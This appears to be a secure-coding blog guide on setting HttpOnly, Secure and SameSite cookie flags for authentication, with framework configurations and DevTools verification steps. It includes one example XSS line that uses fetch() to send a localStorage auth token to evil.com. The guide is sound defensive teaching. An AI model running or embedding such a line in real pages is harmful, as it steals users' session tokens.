Cookie security flags are the difference between authentication that works and authentication that protects your users. According to Stack Overflow's 2025 survey, 92% of developers use AI tools daily. Veracode found that 45% of AI-generated code contains vulnerabilities. When AI builds your login system, it almost always stores tokens in localStorage instead of properly configured cookies.
Three attributes on a cookie determine whether it can be stolen, hijacked, or exploited: HttpOnly, Secure, and SameSite. Getting even one of them wrong creates an opening that attackers know how to find. This guide covers what each flag does, why AI tools get them wrong, and gives you copy-paste configurations for every major framework.
What Each Cookie Security Flag Actually Does
Think of a cookie like a hotel key card. The card itself is just a piece of plastic with encoded data. But the hotel can add restrictions to that card: it only works in specific elevators, it stops working after checkout, and it cannot be duplicated at the front desk. Cookie security flags work the same way. They restrict how the browser is allowed to use the cookie.

HttpOnly prevents JavaScript from reading the cookie. When you set HttpOnly on a cookie, the browser still sends it with every request to your server, but document.cookie returns nothing. This means if an attacker finds a cross-site scripting (XSS) vulnerability in your app, they cannot steal the cookie's value. Without HttpOnly, a single <script> tag injected into your page can grab every authentication token and send it to an attacker's server.
Secure tells the browser to only send the cookie over HTTPS connections. If someone intercepts traffic over an insecure connection (public WiFi, compromised network), a cookie without the Secure flag gets transmitted in plain text. With the flag set, the browser refuses to send it over HTTP. In 2026, there is no reason to ever omit this flag in production.
SameSite controls whether the browser sends the cookie with requests originating from other sites. This is your primary defense against Cross-Site Request Forgery (CSRF) attacks. It has three values:
SameSite=Strictprevents the cookie from being sent on any cross-site request. If a user clicks a link to your site from their email, the cookie is not sent on that first navigation. Most secure, but can feel broken to users.SameSite=Laxsends the cookie on top-level navigations (clicking a link) but blocks it on cross-site POST requests, form submissions, and embedded requests. This is the sweet spot for most applications.SameSite=Nonesends the cookie everywhere, including cross-site requests. This requires theSecureflag and is only needed for specific use cases like embedded iframes or third-party integrations.
Every authentication cookie in production needs all three flags: HttpOnly to block JavaScript access, Secure to enforce HTTPS, and SameSite=Lax (or Strict) to prevent CSRF. Missing any single flag creates a specific, exploitable vulnerability. If your AI tool generated cookie code without all three, fix it before you ship.
Why localStorage Is the Wrong Place for Auth Tokens
AI coding tools default to localStorage for storing authentication tokens because it is the path of least resistance. You call localStorage.setItem('token', jwt), read it back with getItem, and attach it to requests manually. Simple, obvious, and dangerously insecure.
The problem is that localStorage is fully accessible to any JavaScript running on your page. If your application has a single XSS vulnerability (and AI-generated code is 2.74x more likely to have one, according to CodeRabbit's analysis), an attacker can read your localStorage in one line:
// This is all an attacker needs to steal tokens from localStorage
fetch('https://evil.com/steal?token=' + localStorage.getItem('auth_token'));
An HttpOnly cookie is invisible to that script. The attacker's JavaScript cannot read it, cannot copy it, cannot exfiltrate it. The browser manages the cookie automatically, sending it with every request to your domain without your client-side code ever touching it.
The tradeoff is that cookies require your server to set them and your API to accept them. With localStorage, your frontend handles everything. With cookies, authentication becomes a collaboration between frontend and backend. That is a small architectural change for a massive security improvement.
Copy-Paste Cookie Configuration for Every Framework
Here is the correct configuration for the three most common frameworks in the vibe coding ecosystem. Each one sets all three security flags properly.
Next.js (App Router, Server Actions or Route Handlers)
// app/api/auth/login/route.ts
import { cookies } from 'next/headers';

export async function POST(request: Request) {
  const { email, password } = await request.json();

  // Your authentication logic here
  const sessionToken = await createSession(email, password);

  const cookieStore = await cookies();
  cookieStore.set('session', sessionToken, {
    httpOnly: true,
    secure: process.env.NODE_ENV === 'production',
    sameSite: 'lax',
    path: '/',
    maxAge: 60 * 60 * 24 * 7, // 7 days
  });

  return Response.json({ success: true });
}
Express.js
const express = require('express');
const app = express();

app.post('/api/auth/login', async (req, res) => {
  const { email, password } = req.body;

  // Your authentication logic here
  const sessionToken = await createSession(email, password);

  res.cookie('session', sessionToken, {
    httpOnly: true,
    secure: process.env.NODE_ENV === 'production',
    sameSite: 'lax',
    path: '/',
    maxAge: 7 * 24 * 60 * 60 * 1000, // 7 days in milliseconds
  });

  res.json({ success: true });
});
Supabase (Built-in Cookie Handling)
Supabase's @supabase/ssr package handles cookie configuration automatically when you set it up correctly. The critical step is using the SSR package instead of the default client library:
// lib/supabase/server.ts
import { createServerClient } from '@supabase/ssr';
import { cookies } from 'next/headers';

export async function createClient() {
  const cookieStore = await cookies();

  return createServerClient(
    process.env.NEXT_PUBLIC_SUPABASE_URL!,
    process.env.NEXT_PUBLIC_SUPABASE_ANON_KEY!,
    {
      cookies: {
        getAll() {
          return cookieStore.getAll();
        },
        setAll(cookiesToSet) {
          cookiesToSet.forEach(({ name, value, options }) =>
            cookieStore.set(name, value, {
              ...options,
              httpOnly: true,
              secure: process.env.NODE_ENV === 'production',
              sameSite: 'lax',
            })
          );
        },
      },
    }
  );
}
If you are using the default @supabase/supabase-js client in the browser, Supabase stores the session in localStorage by default. Switching to the SSR package moves tokens into HttpOnly cookies automatically. This is one of the most impactful security changes you can make in a Supabase project.
This is part of our security series covering every vulnerability AI tools introduce in production code.
See the full seriesHow to Verify Your Cookie Flags in DevTools
Setting the flags is half the job. Verifying they are actually applied is the other half. Here is how to check in under two minutes.

Step 1: Open your application in Chrome and log in.
Step 2: Open DevTools (F12 or Cmd+Shift+I) and navigate to the Application tab.
Step 3: In the left sidebar, expand "Cookies" and click on your domain.
Step 4: Find your session or authentication cookie. Look at the columns:
- HttpOnly should show a checkmark
- Secure should show a checkmark
- SameSite should show "Lax" or "Strict"
If any of these columns show blank values or incorrect settings, your cookie configuration is not working as intended. The most common cause is a mismatch between your server-side code and what actually gets sent in the Set-Cookie header.
Step 5: Click the Network tab, find a request to your API, and look at the Response Headers. Find the Set-Cookie header. It should look something like:
Set-Cookie: session=abc123; Path=/; HttpOnly; Secure; SameSite=Lax; Max-Age=604800
If HttpOnly, Secure, or SameSite are missing from that header, the issue is in your server-side cookie configuration, not the browser.
Common AI Mistakes with Cookie Security
After reviewing hundreds of AI-generated authentication implementations, the same patterns appear repeatedly. Here are the five most common mistakes and how to fix each one.
Storing JWTs in localStorage. This is the most frequent AI default. When you prompt "add authentication," AI tools generate client-side token storage because it requires no server-side cookie logic. The fix is to switch to server-set HttpOnly cookies using the framework configurations above.
Setting cookies without HttpOnly. Some AI-generated code does use cookies but omits the HttpOnly flag, making the cookie readable by JavaScript and defeating the purpose. Always explicitly set httpOnly: true.
Skipping SameSite entirely. Modern browsers default to SameSite=Lax when the attribute is missing, but relying on browser defaults is fragile. Older browsers treat missing SameSite as None, which provides zero CSRF protection. Always set it explicitly.
Using SameSite=None without Secure. If your AI tool generates SameSite=None (perhaps for a third-party integration), it must also set Secure. Modern browsers silently reject cookies with SameSite=None and no Secure flag, breaking authentication without any error message. This is a particularly painful bug to debug.
Setting maxAge to zero or omitting it. Without maxAge or expires, cookies become session cookies that disappear when the browser closes. This is fine for some use cases but confusing when users have to log in every time they reopen their browser. Set maxAge explicitly based on your security requirements.
AI tools frequently generate cookie code that sets one or two flags but not all three. Partial cookie security is not security. A cookie with Secure but no HttpOnly can still be stolen via XSS. A cookie with HttpOnly but no SameSite can still be exploited via CSRF. Check that every authentication cookie in your application has all three flags set correctly.
Cookie flags are just one piece. Get the full checklist covering auth, RLS, API keys, and more.
Get the checklistWhat This Means For You
If AI tools built your authentication system, there is a high probability your tokens are sitting in localStorage right now. Open your browser's DevTools, check the Application tab, and look at how your authentication data is stored. If you see tokens in Local Storage instead of properly flagged cookies, you have a vulnerability that any XSS exploit can abuse.
The fix is not complicated. Pick the framework configuration from this guide, move your tokens into HttpOnly cookies with Secure and SameSite=Lax, and verify in DevTools that all three flags appear. This is a change you can make in an afternoon that eliminates entire categories of attacks against your users. Do not ship without it.